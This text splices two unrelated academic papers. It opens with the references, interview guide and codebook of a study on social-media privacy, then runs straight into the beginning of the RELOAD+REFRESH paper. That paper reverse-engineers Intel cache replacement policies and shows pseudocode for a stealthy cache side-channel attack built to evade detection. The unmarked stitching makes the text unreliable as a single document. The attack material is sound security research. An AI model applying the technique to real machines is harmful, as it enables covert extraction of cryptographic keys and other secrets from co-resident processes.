[65] Zeynep Tufekci. Can you see me now? audience and disclosure regulation in online social network sites. *Bulletin of Science, Technology & Society*, 28(1):20–36, 2008.

[66] Momentum Unisa. 2017 financial wellness index summary, 2017.

[67] Blase Ur, Manya Sleeper, and Lorrie Faith Cranor. {Privacy, Privacidad,...} policies in social media: Providing translated privacy notice. In *Proceedings of the 1st Workshop on Privacy and Security in Online Social Media*, page 6. ACM, 2012.

[68] Blase Ur and Yang Wang. A cross-cultural framework for protecting user privacy in online social media. In *Proceedings of the 22Nd International Conference on World Wide Web*, WWW '13 Companion, pages 755–762, New York, NY, USA, 2013. ACM.

[69] Aditya Vashistha, Richard Anderson, and Shrirang Mare. Examining security and privacy research in developing regions. *COMPASS '18*, pages 25:1–25:14, 2018.

[70] Aditya Vashistha, Abhinav Garg, Richard Anderson, and Agha Ali Raza. Threats, abuses, flirting, and blackmail: Gender inequity in social media voice forums. *CHI '19*, pages 72:1–72:13, 2019.

[71] Na Wang, Heng Xu, and Jens Grossklags. Third-party apps on facebook: Privacy and the illusion of control. *CHIMIT '11*, pages 4:1–4:10, 2011.

[72] Na Wang, Heng Xu, and Jens Grossklags. Third-party apps on facebook: privacy and the illusion of control. In *Proceedings of the 5th ACM symposium on computer human interaction for management of information technology*, page 4. ACM, 2011.

[73] Jason Watson, Heather Richter Lipford, and Andrew Besmer. Mapping user preference to privacy default settings. *ACM Trans. Comput.-Hum. Interact.*, 22(6):32:1–32:20, November 2015.

[74] Zack Whittaker. Facebook admits it stored 'hundreds of millions' of account passwords in plaintext. *TechCrunch*, Mar 2019.

[75] Susan Wyche. Exploring mobile phone and social media use in a nairobi slum: A case for alternative approaches to design in ictd. *ICTD '15*, pages 12:1–12:8, 2015.

[76] Susan Wyche and Eric PS Baumer. Imagined facebook: An exploratory study of non-users' perceptions of social media in rural zambia. *New Media & Society*, 19(7):1092–1108, 2017.

[77] Susan P. Wyche, Andrea Forte, and Sarita Yardi Schoenebeck. Hustling online: Understanding consolidated facebook use in an informal settlement in nairobi. *CHI '13*, pages 2823–2832, 2013.

[78] Susan P. Wyche, Sarita Yardi Schoenebeck, and Andrea Forte. "facebook is a luxury": An exploratory study of social media use in rural kenya. *CSCW '13*, pages 33–44, 2013.

[79] Alyson L. Young and Anabel Quan-Haase. Information revelation and internet privacy concerns on social network sites: A case study of facebook. *C&T '09*, pages 265–274, 2009.

A Interview Guide and Codebook

Mobile Data And Phone Details

Q1: What type of phone do you own and use? How long have you had this device?
Q2: What mobile data plan do you have? Why? How long have you been on this plan?
Q3: Which activities do you most commonly use your phone for? Why? When? How often?
Q4: Which social media sites do you most often visit online? Why? When? How often?

Social Media General Usage Patterns

Q5: When did you start using <social media app(s)>? Why? What do you like about it/them? What do you dislike about it?
Q6: How are your contacts on the app? How many do you think you have? Are there any contacts you did not want to add? Why?
Q7: Do you use <social media app(s)> on your mobile phone only? Where else do you use it? Why?
Q8: Is there anything you avoid doing on social media? What? Why?
Q9: Is there anything you do on social media that you do not do on other apps? What?
Q10: Have you ever considered not using your <social media app(s)> anymore? Why/why not?
Q11: Have you ever heard criticisms of your social media app, or other social media apps? What were they? Have they affected you? Have these affected your usage in any way?
Q12: Which of the social media apps you use do you believe is most compatible with your views on privacy?

Privacy on Social Media

Q13: How much do you trust the company that made <social media app>? Why/why not?
Q14: Who do you think can see your profile on <app>?
Q15: Have you thought about who can see what you're sharing/posting on <app>?
Q15.1: Who do you think can see the content you share?
Q15.2: Who do you share with most/least often? Why?
Q15.3: Do you share more or less on some apps? Why?
Q15.4: Have you ever changed what you post to maintain your privacy? What did you do? Why?
Q15.5: Have changed who can see what you post to maintain your privacy? What did you do? Why?
Q16: Have you thought about who can see what posts/content/videos you are seeing on a social media platform?
Q16.1: Who else do you think can see what you see on your apps <ask about each app>?
Q16.2: Tell me if anyone has ever blocked you from seeing content? Why?
Q16.3: Have you ever seen content you did not want to see? What did you do to stop it?
Q17: Have you ever shared your password for <app>? Why/why not?
Q18: Have you ever shared your phone with someone else?
Q18.1: Do you think that the person who used/uses your phone can see what you do on <app>? How does that make you feel?
Q18.2: Do you change what you do on the <app> because you share your phone?
Q19: Tell me about whether you think <app name> collects any information about you?
Q19.1: What information do you think they collect?
Q19.2: Why do you think they collect this information?
Q20: Are you aware of any settings on any of the social media platforms <say the names> that you use that can change who can see what you post?
Q20.1: For each app, have you ever used these settings?
Q20.2: How/When/Why did you use them?

Privacy in General

Q21: What does privacy on the Internet mean to you?
Q22: How do you maintain your privacy when you go on the Internet? Does it differ based on device?
Q23: Are there any tools you use to help you keep private on the Internet? What? When/why do you use them? Which devices do you use these tools on?
Q24: Tell me about some instances in which you felt your privacy was breached on one of your social media apps <use actual names>?
Q24.1: Which app? What happened? Why do you think it happened? Did you take any measures to prevent this from happening again?
Q25: Tell me about how your privacy practices differ depending on which application you are using?
Q26: Are you aware of privacy settings in any of the social media apps you use? Can you tell me more about how you use them on each app? Can you show me these settings?

Topic/Code	Sub-topic/Child Code
GENERAL	
Activities On Phone	
Definition Of Privacy	
Lack Of Data	
GENERAL SOCIAL MEDIA USAGE	
Contacts On Social Media	
Method Of Access	
Platform/Company-specific Thoughts/Behavior	*(Explicit) intimacy of WhatsApp*
	Sharing on some platforms, not others
	Trust of company affects behavior
Reason For Dislike Of Social Media	
Reason For Liking/Using Social Media	
PRIVACY, SECURITY, AND USAGE	
Concern About People Seeing/Inferring Things (Or Too Much)	*Intimate personal info (family, medical, etc.)*
	Family
	Work/Professional Contacts
Crime	*See crime related news*
Inappropriate Content	
Phone Sharing	*Concern about privacy infringement*
	Shares login information/account
Privacy Related Behavior	*Avoid certain behaviors*
Thoughts/Actions Regarding Who Can See Posts	*Skepticism about how private it is*
	Usage of private setting
	Usage of blocking feature
Thoughts About Advertisements/Tracking	*Expressed concern over advertisements*
	Knowledge (or lack thereof) of ad-tracking
Unwanted Contact	
Use Of Tools/Settings To Maintain Privacy	*Software solution*
	Usage of privacy settings

Table 3: Code Book With Main 17 Parent and 17 Child Codes (Note, we do not show sub-codes of child codes since these were not used in the main analysis.)

RELOAD+REFRESH: Abusing Cache Replacement Policies to Perform Stealthy Cache Attacks



Samira Briongos[1], Pedro Malagón[1], José M. Moya[1] and Thomas Eisenbarth[2,3]

[1]Integrated Systems Laboratory, Universidad Politécnica de Madrid, Madrid, Spain
[2]University of Lübeck, Lübeck, Germany
[3]Worcester Polytechnic Institute, Worcester, MA, USA

Abstract

Caches have become the prime method for unintended information extraction across logical isolation boundaries. They are widely available on all major CPU platforms and, as a side channel, caches provide great resolution, making them the most convenient channel for Spectre and Meltdown. As a consequence, several methods to stop cache attacks by detecting them have been proposed. Detection is strongly aided by the fact that observing cache activity of co-resident processes is not possible without altering the cache state and thereby forcing evictions on the observed processes. In this work, we show that this widely held assumption is incorrect. Through clever usage of the cache replacement policy, it is possible to track cache accesses of a victim's process *without forcing evictions* on the victim's data. Hence, online detection mechanisms that rely on these evictions can be circumvented as they would not detect the introduced RELOAD+REFRESH attack. The attack requires a profound understanding of the cache replacement policy. We present a methodology to recover the replacement policy and apply it to the last five generations of Intel processors. We further show empirically that the performance of RELOAD+REFRESH on cryptographic implementations is comparable to that of other widely used cache attacks, while detection methods that rely on L3 cache events are successfully thwarted.

1 Introduction

The microarchitecture of modern CPUs shares resources among concurrent processes. This sharing may result in unintended information flows between concurrent processes. Microarchitectural attacks, which exploit these information flows, have received a lot of attention in academia, industry and, with Spectre and Meltdown [34, 39], even in the public news. The OS or the hypervisor in virtual environments provide strict logical isolation among processes to enable secure multi threading. Yet, a malicious process can intentionally create contention to gain information about co-resident processes. Exploitable hardware resources include the branch prediction unit [3–5], the DRAM [33, 50, 54] and the cache [7,15,22,47,48,61]. Last level caches (LLC) provide very high temporal and spatial resolution to observe and track memory access patterns. As a consequence, any code that generates cache utilization patterns dependent on secret data is vulnerable. Cache attacks can trespass VM boundaries to infer secret keys from neighboring processes or VMs [23, 52], break security protocols [28, 53] or compromise the end users privacy [47], and they can leak information from within a victim memory address space [34] when combined with other techniques.

Cache and other microarchitectural attacks pose a great threat and consequently, different techniques have been proposed for their detection and/or mitigation [16]. Among these proposals, hardware countermeasures take years to integrate and deploy, may induce performance penalties and currently, we are not aware of any manufacturer that has implemented them. Other proposals are meant for cloud hypervisors [32, 37, 56] and require making small modifications to the kernel configuration. Similarly, to the best of our knowledge, no hypervisor implements them, presumably due to the overhead they entail.

As a result, the only solution that seems practical for users that want to protect themselves against this kind of threat, is to detect ongoing attacks and then react in some way. To this end, several proposals [10, 13, 36, 49, 64] use hardware performance counters (HPCs) to detect ongoing microarchitectural attacks. These counters are special registers available in all modern CPUs that monitor hardware events such as cache misses. Some of these proposals are able to detect even attacks that were specially designed to bypass other countermeasures [20]. The common assumption in these works is that the *attacker induces measurable effects* on the victim. We, on the contrary, demonstrate that it is possible to obtain information from the victim while keeping its data in the cache and, consequently, not significantly altering its behavior, thus making attack detection harder.

Our Contribution: We analyze the replacement policy of current Intel CPUs and identify a new strategy that allows an attacker to monitor cache set accesses without forcing evictions of the victim 's data, thereby creating a new and *stealthier* cache-based microarchitectural attack. To achieve this goal, we perform the first full reverse engineering of different replacement policies present in various generations of Intel Core processors. We propose a technique that can be extended to study replacement policies of other processors. Using this technique, we demonstrate that it is possible to accurately predict which element of the set will be replaced in case of a cache miss. Then, we show that it is possible to exploit these deterministic cache replacement policies to derive a sophisticated cache attack: RELOAD+REFRESH, which is able to monitor the memory accesses of the desired victim without generating LLC misses.

We analyze the covert channel that this attack creates, and demonstrate that it has similar performance to state-of-the-art attacks, with a slightly decreased temporal resolution. As a proof of concept, we demonstrate how RELOAD+REFRESH works by retrieving the key of a T-Table implementation of AES and attacking the square and multiply version of RSA. We verify that our attack has a negligible effect on LLC related events, which makes it stealthy for countermeasures monitoring the LLC behavior. Instead, the attack changes the behavior of L1/L2 caches. Thus, our work stresses the need for detection mechanisms to also consider such events. Which, in turn, highlights the hardness of the performance counters set selection to detect all possible cache attacks, including ours and possible future attacks. To sum up, this work:

- introduces a methodology to test different replacement policies in modern caches.
- uncovers the replacement policy currently implemented in modern Intel Core processor generations, from fourth to eighth generation.
- expands the understanding of modern caches and lays the basis for improving traditional cache attacks.
- presents RELOAD+REFRESH, a new attack that exploits Intel cache replacement policies to extract information referring to a victim memory accesses.
- shows that the proposed attack causes negligible cache misses on the victim, which renders it undetectable by state-of-the-art countermeasures.

2 Background and related work

2.1 Cache architecture

CPU caches are small banks of fast memory located between the CPU cores and the RAM. As they are placed on the CPU die and close to the cores, they have low access latencies and thus reduce memory access times observed by the processor, improving the overall performance. Modern processors include cache memories that are hierarchically organized; low level caches (L1 and L2) are core private, smaller and closer to the processor, whereas the last level cache (LLC or L3) is bigger and shared among all the cores. It is divided into slices interconnected by a ring bus. The physical address of each element determines its mapping to a slice by a complex addressing function [44].

Intel's processors traditionally have included L3 inclusive caches: all the data which is present in the private lower caches has to be in the shared L3 cache. This approach makes cache coherence much easier to implement. However, presumably due to cache attacks, the newest Intel Skylake Server micro architecture uses a non-inclusive Last Level Cache [24].

In most modern processors caches are W-way set-associative. The cache is organized into multiple sets (S), each of them containing W lines of usually 64 bytes of data. The set in which each line is placed is derived from its address. The address bits are divided into offset (lowest-order bits used to locate data within a line), index ($log_2(S)$ consecutive bits starting from the offset bits that address the set) and tag (remaining bits which identify if the data is cached).

2.2 Cache replacement policies

When the processor requests some data, it first tries to retrieve this data from the cache (it starts looking in the lowest levels up to the last level). In the event of a *cache hit*, the data is loaded from the cache. On the contrary, in the event of a *cache miss*, the data is retrieved from the main memory and it is also placed in the cache assuming that it will be re-used in the near future. If there is no free space in the cache set, the memory controller has to decide which element in the cache has to be evicted. Since the processor may stall for several cycles whenever there is a *cache miss*, the decision of which data is evicted and which data stays is crucial for the performance.

Many replacement policies are possible including, for example, FIFO (First in First Out), LRU (Least Recently Used) or its approximations such as NRU [55] (Not Recently Used), LFU (Least Frequently Used), CLOCK [29](keeps a circular list of the elements) or even pseudo-random replacement policies. Modern high-performance processors implement approximations to LRU, because a truly LRU policy is hard to implement, as it requires complex hardware to track each access.

LRU or pseudo-LRU policies have demonstrated to perform well in most situations. Nevertheless, LRU policy behaves poorly for memory-intensive workloads whose working set is bigger than the available cache size or for scans (bursts of one-time access requests). As a result, adaptive algorithms, which are capable to adapt themselves to changes in the workloads, have been proposed. In 2003, Megiddo el al. [45] proposed ARC (Adaptive Replacement Cache) a hybrid of LRU

and LFU. One year later, Bansal et al. [9] presented their solution based on LFU and CLOCK, which they named CAR (Clock with Adaptive Replacement).

In 2007 Quereshi et al. [51] suggested that performance could be improved by changing the insertion policy while maintaining the eviction policy. LIP (LRU Insertion Policy) consists in inserting each new piece of data in the LRU position whereas BIP (Bimodal Insertion Policy) most of the times places the new data in the LRU position and sometimes (in-frequently) inserts it in the MRU position. In order to decide which of the two policies behaves better, they proposed a dynamic insertion policy (DIP). DIP chooses between LIP and BIP depending on which one incurs fewer misses.

In 2010, Jaleel et al. [31] proposed a cache replacement algorithm that makes use of Re-reference Interval Prediction (RRIP). By using 2 bits per cache line, RRIP predicts if a cache line is going to be re-referenced in the near future. In case of eviction, the line with the longest interval prediction will be selected. Analogously to Quereshi et al., they presented two different approaches: Static RRIP (SRRIP) which inserts each new block with an intermediate re-reference, and Bimodal RRIP (BRRIP) which inserts most blocks with a distant re-reference interval and sometimes with an intermediate re-reference interval. They also proposed using set dueling to decide which policy fits better for the running application (Dynamic RRIP or DRRIP).

Regarding Intel processors, their replacement policy is known as "Quad-Age LRU" [30] and it is undocumented. The first serious attempt to reveal the cache replacement policy of different processors was made by Abel et al. [1]. In their work, they were able to uncover the replacement policy of an Intel Atom D525 processor and to infer a pseudo-LRU policy in an Intel Core 2 Duo E6300 processor. They later complemented their original work [2] and found a model that explained the eviction policy in other machines (Intel Core 2 Duo E6750 and E8400). Later on, Wong [60] showed that Intel's Ivy Bridge processors indeed implement a dynamic insertion policy as suggested in previous proposals [31, 51]. He was able to identify the regions that apparently had a fixed policy by measuring the average latency of the accesses to arrays of different sizes and provided some test code. Such regions were similarly observed by us in our experiments (Figure 3). These works have in common that the authors perform different sequences of memory accesses, and use a mechanism to estimate/measure the number of misses and later compare their measurements with the expected misses. However, they did not explain which concrete element in the cache would be evicted in the event of a miss.

Gruss et al. [19] studied cache eviction strategies on recent Intel CPUs in order to replace the `clflush` instruction and build a remote Rowhammer attack. As they mention, their work is not strictly a reverse engineering of the replacement policy, rather they test access patterns to find the best eviction strategy. In a work concurrent to ours, Vila et al. [57] tried to evaluate the influence of the replacement policy when obtaining the eviction set. Their results also show that some processors include adaptive policies whereas others do not.

To the best of our knowledge, our work is the first one that provides a comprehensive description of the replacement policies implemented on modern Intel processors up to the point that we are able to accurately determine which element of the set would be evicted using the information about the sequence of accesses.

2.3 Cache attacks

Cache attacks monitor the utilization of the cache (the sequence of cache hits and misses) to retrieve information about a co-resident victim. Whenever the pattern of memory accesses of a security-critical piece of software depends on the actual value of sensible data, such as a secret key, this sensitive data can be deduced by an attacker and will no longer be private.

Traditionally, cache attacks have been grouped into three categories [16]: FLUSH+RELOAD, PRIME+PROBE and EVICT+TIME. From those, the FLUSH+RELOAD and the PRIME+PROBE attacks (and their variants) stand over the rest due to their higher resolution.

Both attacks target the LLC, selecting one memory location that is expected to be accessed by the victim process. They consist of three stages: `initialization` (the attacker prepares the cache somehow), `waiting` (the attacker waits while the victim executes) and `recovering` (the attacker checks the state of the cache to retrieve information about the victim).

2.3.1 FLUSH+RELOAD

This attack relies on the existence of shared memory. Thus, it requires memory deduplication to be enabled. Deduplication is an optimization technique designed to improve memory utilization by merging duplicate memory pages. Using the `clflush` instruction the attacker removes the target lines from the cache, then waits for the victim process to execute (or an equivalent estimated time) and finally measures the time it takes to reload the previously flushed data. Low reload times mean the victim has used the data.

It was first introduced in [22], and was later extended to target the LLC to retrieve cryptographic keys, TLS protocol session messages or keyboard keystrokes across VMs [21, 28, 61]. Further, Zhang et al. [65] showed that it was applicable in several commercial PaaS clouds.

Relying on the `clflush` instruction and with the same requirements as FLUSH+RELOAD, Gruss et al. [20] proposed the FLUSH+FLUSH attack. It was intended to be stealthy and bypass existing monitoring systems. This variant recovers the information by measuring the execution time of the `clflush` instruction instead of the reload time, thus avoiding direct cache accesses and, as a consequence, detection. However,

some works [10, 36] consider its effect also on the victim's side and succeed in its detection.

2.3.2 PRIME+PROBE

Contrary to the FLUSH+RELOAD attack, PRIME+PROBE is agnostic to special OS features in the system. Therefore, it can be applied to virtually every system. Moreover, it can recover information from dynamically allocated data. To do so, the attacker first fills or primes the cache set in which the victim data will be placed with its own data (initialization stage). Then, he waits and finally probes the desired set looking for time variations that carry information about the victim activity.

This attack was first proposed for the L1 data cache in [48] and was later expanded to the L1 instruction cache [6]. These approaches required both victim and attacker to share the same core, which diminishes practicality. However, it has been recently shown to be applicable to LLC. Researchers have bypassed several difficulties to target the LLC, as retrieving its complex address mapping [25, 44, 62], and recovered cryptographic keys, keyboard typed keystrokes [15, 26, 38] or even a RSA key in the Amazon EC2 cloud [23].

In case a defense system tries to either restrict access to the timers [35, 42] or to generate noise that could hide timing information, cache attacks are less likely to succeed. The PRIME+ABORT attack [14] overcomes this difficulty. It exploits Intel's implementation of Hardware Transactional Memory (TSX) to retrieve the information about cache accesses. It first starts a transaction to prime the targeted set, waits and finally it may or may not receive and abort depending on whether the victim has or has not accessed this set.

2.4 Countermeasures

Researchers have tackled the problem of mitigating cache attacks from different perspectives. Several proposals suggest limiting the access to the shared resources that can be exploited to infer information about a victim by modifying the underlying hardware [41, 58]. System-level software approaches, on the other hand, require modification of the current cloud infrastructure or the Linux kernel. STEALTHMEM [32] uses private virtual pages that ensure the data located in them is not evicted from the cache and avoid mapping any other page with these private virtual pages. CATalyst [40] uses Intel Cache Allocation Technology (CAT), which is a technology that enables system administrators to control how cores allocate data into the LLC. CACHEBAR [66] designs a memory management subsystem that dynamically changes the number of lines per cache set that a security domain can occupy to defeat PRIME+PROBE attacks and changes the state of the pages to avoid FLUSH+RELOAD. As we have already stated, we are not aware of any CPU manufacturer, cloud provider or OS implementing them.

A different approach to protect sensitive applications is to specifically design them to be secure against side-channels (no memory accesses depend on private information). Developers can use specific tools [59, 63] to ensure the binary of such applications does not leak information, even if it is under attack. There are other tools, such as MASCAT [27], which use code analysis techniques to detect potential attacks before running a program. This kind of tools is effective before malware distribution or execution, but their effectiveness is reduced in cloud environments where the attacker does not need to infect the victim.

For these reasons, we believe that the only countermeasures that an attacker may have to face when trying to retrieve information from a victim, are detection based countermeasures that can be implemented at user level. Cache attacks exploit the side effects of running a program in certain hardware to gain information from it, and similarly, these countermeasures employ monitoring mechanisms to observe these effects. Detection systems can use time measurements [12], hardware performance counters [10, 13, 36, 64] or place data in transactional regions [18] defined with the Intel TSX instructions. These detection systems measure the effect of the last level cache misses on the victim or on both the victim and the attacker. As a consequence, an attack that does not generate cache misses on the victim's side would be undetectable by these systems.

Detection systems that use performance counters as a source of information to infer anomalies in the execution of a program, are limited by the number of counters that can be monitored simultaneously. This number varies between processors, but implies that such counters must be carefully selected. As our work shows, although the monitoring approach can still consider more counters, it is limited and can not be arbitrarily extended to detect upcoming attacks.

3 Retrieval of Intel cache eviction policies

This work focuses on the LLC. Since it is shared across cores, the attacks targeting the LLC are not limited to the situation in which the victim and the attacker share the same core. It is also possible to extract fine-grained information from the LLC and many researchers are concerned about the attacks targeting the LLC. Attacks that assume a pseudo LRU eviction policy such as PRIME+PROBE or EVICT+RELOAD can benefit from detailed knowledge of the eviction policy, and can also benefit one attacker wishing to carry out a “stealthy” attack that does not cause cache misses on the victim.

In order to study the eviction policy, we try to emulate the hardware in software. We ensure that we can fill one set of the cache with our own data, access that data and force a miss when desired, to observe which element of the set is evicted. Thus, we have constructed an eviction set (a group of w different addresses that map to one specific set in w-way set-associative caches) and what we call a conflicting set (a

second eviction set that maps to exactly the same set and is composed of disjoint addresses). Previous works have retrieved the complex addressing function [25,44,62] or demonstrate how to create the aforementioned sets dynamically [15]. When the number of cores in our test systems is a power of 2, we compute the set and slice number using the hash function in [44] and use that information to construct the eviction and conflicting sets. In the remaining situations such sets were constructed following the procedure proposed by Liu et al. in [15] (Algorithm 1).

For all the experiments, we have enabled the use of hugepages in our systems. Note that the order of the accesses is important to deduce the eviction policy. We enforce this order using *lfence* instructions, which act as barriers that ensure all preceding load and store instructions have finished before any load or store instruction that follows *lfence*. We have observed that *mfence* does not always serialize the instruction stream, that is, it does not completely prevent out of order execution.

3.1 Design of the experiments

Algorithm 1 Test of the desired eviction policy

```
Input: Eviction_set, Conflicting_set
Output: Accuracy of the policy                          ▷ hits/trials
  function TESTPOLICY(eviction_set, conflicting_set)
    hits = 0;
    while i ≤ num_experiments do
      j = 0,i++;
      control_array ← {}; address_array ← {};
      initialize_set();  ▷ Fills address and control arrays
      lim = random();
      while j ≤ lim do
        lfence; j++;
        next_data = eviction_set[random()];
        measure time to read next_data;
        if time ≥ ll_threshold then                     ▷ LLC access
          update(control_array, next_data);
      conf_element = conflicting_set[random()];
      read(conf_element);                               ▷ Force miss
      candidate=getEvictionCandidate();
      if (testDataEvicted() ==candidate) then
        hits++;
    return hits/num_experiments;
```

We have performed experiments in different machines, each of them including an Intel processor from different generations. Table 1 presents a summary of the machines employed in this work. It includes the processor name, its number of cores, the cache size and associativity and the OS running on each machine. We have started by studying the processors of the fourth generation, which have been a common victim of published PRIME+PROBE attacks. We have extended our analysis to cover processors from fourth to eighth generation.

Before conducting the experiments to disclose the eviction policy implemented in each of the used machines, we have performed some experiments intended to verify that no cached data is evicted in the event of a cache miss if there is free room in the set. The procedure is quite straightforward: for each of the sets, we first completely fill it with the data on its corresponding eviction set. Next, we randomly *flush* one of these lines to ensure there is free room in the set, and we access one of the lines in the conflicting set checking that it is indeed loaded from main memory (cache miss). Finally, we make sure that all the lines in the eviction set (except for the one evicted) still reside in the cache by measuring times when re-accessing them. As expected, in all cases the incoming data was loaded in replacement of the *flushed* line.

The procedure we propose to retrieve the replacement policy, compares the actual evolution of the data in each of the sets with its theoretical evolution defined by an eviction policy during the runtime. Algorithm 1 summarizes this procedure. Each of the policies that has been tested had to be manually defined. We have evaluated true LRU, Tree PLRU, CLOCK, NRU, Static and Bimodal RRIP, self-defined policies using four control bits, etc. among many other possible cache eviction policies. After multiple experiments, we conclude that the policy implemented on the processors corresponds to the policy which best matches the experimental observations.

Algorithm 1 tries to emulate by software the behavior of the hardware (of the cache). For this purpose, it uses two arrays of size W. On the one hand, *address_array* mimics the studied set, storing the memory addresses whose data is in the cache set. On the other hand, *control_array* contains the control bits used for deciding which address will be evicted in case of conflict. Additionally, we need to manually define one function that updates the content of the *address_array*, one function that updates the *control_array* and another one that provides the eviction candidate i.e. it returns the address of the element that will be evicted in case of conflict. These functions are defined based on the tested replacement policy.

Note that for all the experiments the *initialize_set()* function makes sure that the tested set is empty (by filling it and then flushing all the elements that it holds) and later fills this set with all the elements in the eviction set. That is, the *address_array* contains the set of addresses of the eviction set with their corresponding control bits initialized.

To set an example, we assume we want to test the NRU policy [55], which turns out to match the policy implemented in an Intel Xeon E5620 according to our experiments. According to its specification, NRU uses one bit per cache line, this bit is set whenever a cache line is accessed. If setting one bit implies that all the bits of a cache set will be equal to one, then all the bits (except for the one that has just being accessed) will be cleared. In case of conflict, NRU will remove from the cache one element whose control bit is equal to zero. Thus,

Table 1: Details of the machines used in this work to retrieve their Replacement Policies

Generation	Processor	Number of cores	Cache size	Associativity	OS
4th	i7-4790	4	8Mb	16	CentOS Linux 7
4th	i5-4460	4	6Mb	12	Kali Linux 2019.2
4th	i7-4770K	4	8Mb	16	Kali Linux 2019.2
4th	Xeon E3-1226	4	8Mb	16	CentOS Linux 7
5th	i3-5010U	2	3Mb	12	Ubuntu 14
5th	i5-5200U	2	3Mb	12	Kali Linux 2019.2
6th	i7-6700K	4	8Mb	16	Ubuntu 16
6th	i5-6400	4	6Mb	12	Kali Linux 2019.2
6th	i7-6567U	2	4Mb	16	Kali Linux 2019.2
7th	i5-7600K	4	6Mb	12	CentOS Linux 7
7th	i7-7700HQ	4	6Mb	12	Ubuntu 16
7th	i7-7700	4	8Mb	16	Kali Linux 2019.2
8th	i7-8650U	4	8Mb	16	Debian 9.5
8th	i5-8400	6	9Mb	12	Kali Linux 2019.2
8th	i7-8550U	4	8Mb	16	Kali Linux 2019.2

in our procedure, the control bits would be -1 (line empty), 0 (line not recently used), and 1 (line recently used). When a memory line is accessed, the *update* function first checks if its address is already included in the *address_array*. If it is not, our function will add it to the *address_array* and set the corresponding bit in the *control_array*. On the contrary, the function only updates the values of the *control_array*. The *getEvictionCandidate* function will return one array position whose control bit value is -1, or, if no control bit is equal to -1, one whose control bit is equal to 0. In case multiple addresses have control bits equal to -1 or to 0, the function will return the first address whose control bits are -1 or 0, that it encounters when traversing the *control_array* from the beginning. Finally, after forcing a cache miss, the *testDataEvicted()* checks if the element evicted is the predicted by the NRU policy (the output of *getEvictionCandidate*).

We have noticed that only accesses to the LLC update the values of the control bits of the accessed element. That is, if the data is located in L1 or L2 caches when requested (reload time lower than ll_threshold), we do not update the values in the *control_array*. Figure 1 shows the distinction between accesses to low and last level caches based on reload times observed in the i7-4790 machine and validated with performance counters. The value of the ll_threshold varies between the different machines and requires calibration.




Figure 1: Distribution of the access times to different data. These times depend on which memory it was located.

3.2 Results

The outcomes of our experiments highlight some differences in the cache architecture of the machines, as also noticed in [14]. Traditionally, the number of slices of the cache used to be equal to the number of physical cores of the machine. This is true for the 4th and 5th generation processors. On the contrary, the newest ones have as many slices as virtual cores; that is, two times the number of physical cores. Cache sizes are similar, so they also differ in the number of sets per slice (2048 vs 1024).

Since several policies and previous works [60] suggest that different sets perform differently, we have repeated the experiment in Algorithm 1 for each of the sets in the last level cache. As a result, we have found out that apparently only the machines from the 4th and 5th generation implement *set dueling* to dynamically select the eviction policy. We conducted several further experiments intended for determining which sets implement a fixed policy and which others change their policy based on the number of hits and misses. Locating the sets with a fixed policy is interesting for various reasons: these sets will allow us to accurately determine the two different replacement policies, and they will allow favoring one policy over the other depending on our interests. This also means that monitoring one set belonging to the group of followers, gives information about which policy is currently operating.

The strategies for locating the sets included different access patterns that would lead to a different number of misses. For




Figure 2: Diagram that represents the process of data (D) retrieval whenever the processor makes a request. The blocks with green background represent a cache hit, whereas the blocks with red background represent a cache miss.




Figure 3: Location of the sets controlling the eviction policy within a slice of 2048 sets. Mode 1 (blue) and mode 2 (red).




Figure 4: Detailed representation of the sets with fixed policy within each of the slices for the i7-4790 machine.

example, we have simulated bursts by accessing the eviction set in an ordered way, then the whole conflicting set, and finally re-accessing the eviction set. The observed number of misses depends on the policy. Pseudo LRU policies evict all the data in the eviction set after accessing the elements in the conflicting set. Whereas other policies intended for good performance in these situations (burst accesses to memory) cause fewer misses. As a result, we have located two regions composed of 64 cache sets in each slice that control each policy as did Wong before [60]. Figure 3 represents all the sets of a cache slice with the control regions. The region coloured in blue controls the policy 1, and the region coloured in red controls the policy 2. Except for the Xeon machine, where these regions are located in sets 1024-1088 and 1280-1344, the remaining machines are consistent with Figure 3.

Not all the sets within the aforementioned regions implement a fixed policy. Particularly, only one of the sets in each slice controls one policy. This fact was observed and discovered after multiple experiments with different patterns. The sets with a fixed policy for each of the slices are depicted in figure 4. In processors with two slices, these control sets also alternate between slices. As a result each slice has 32 control sets. To obtain the actual control sets within the slice, it is important to test the sets and slices without order, otherwise it may seem that some sets have a fixed policy and they do not.

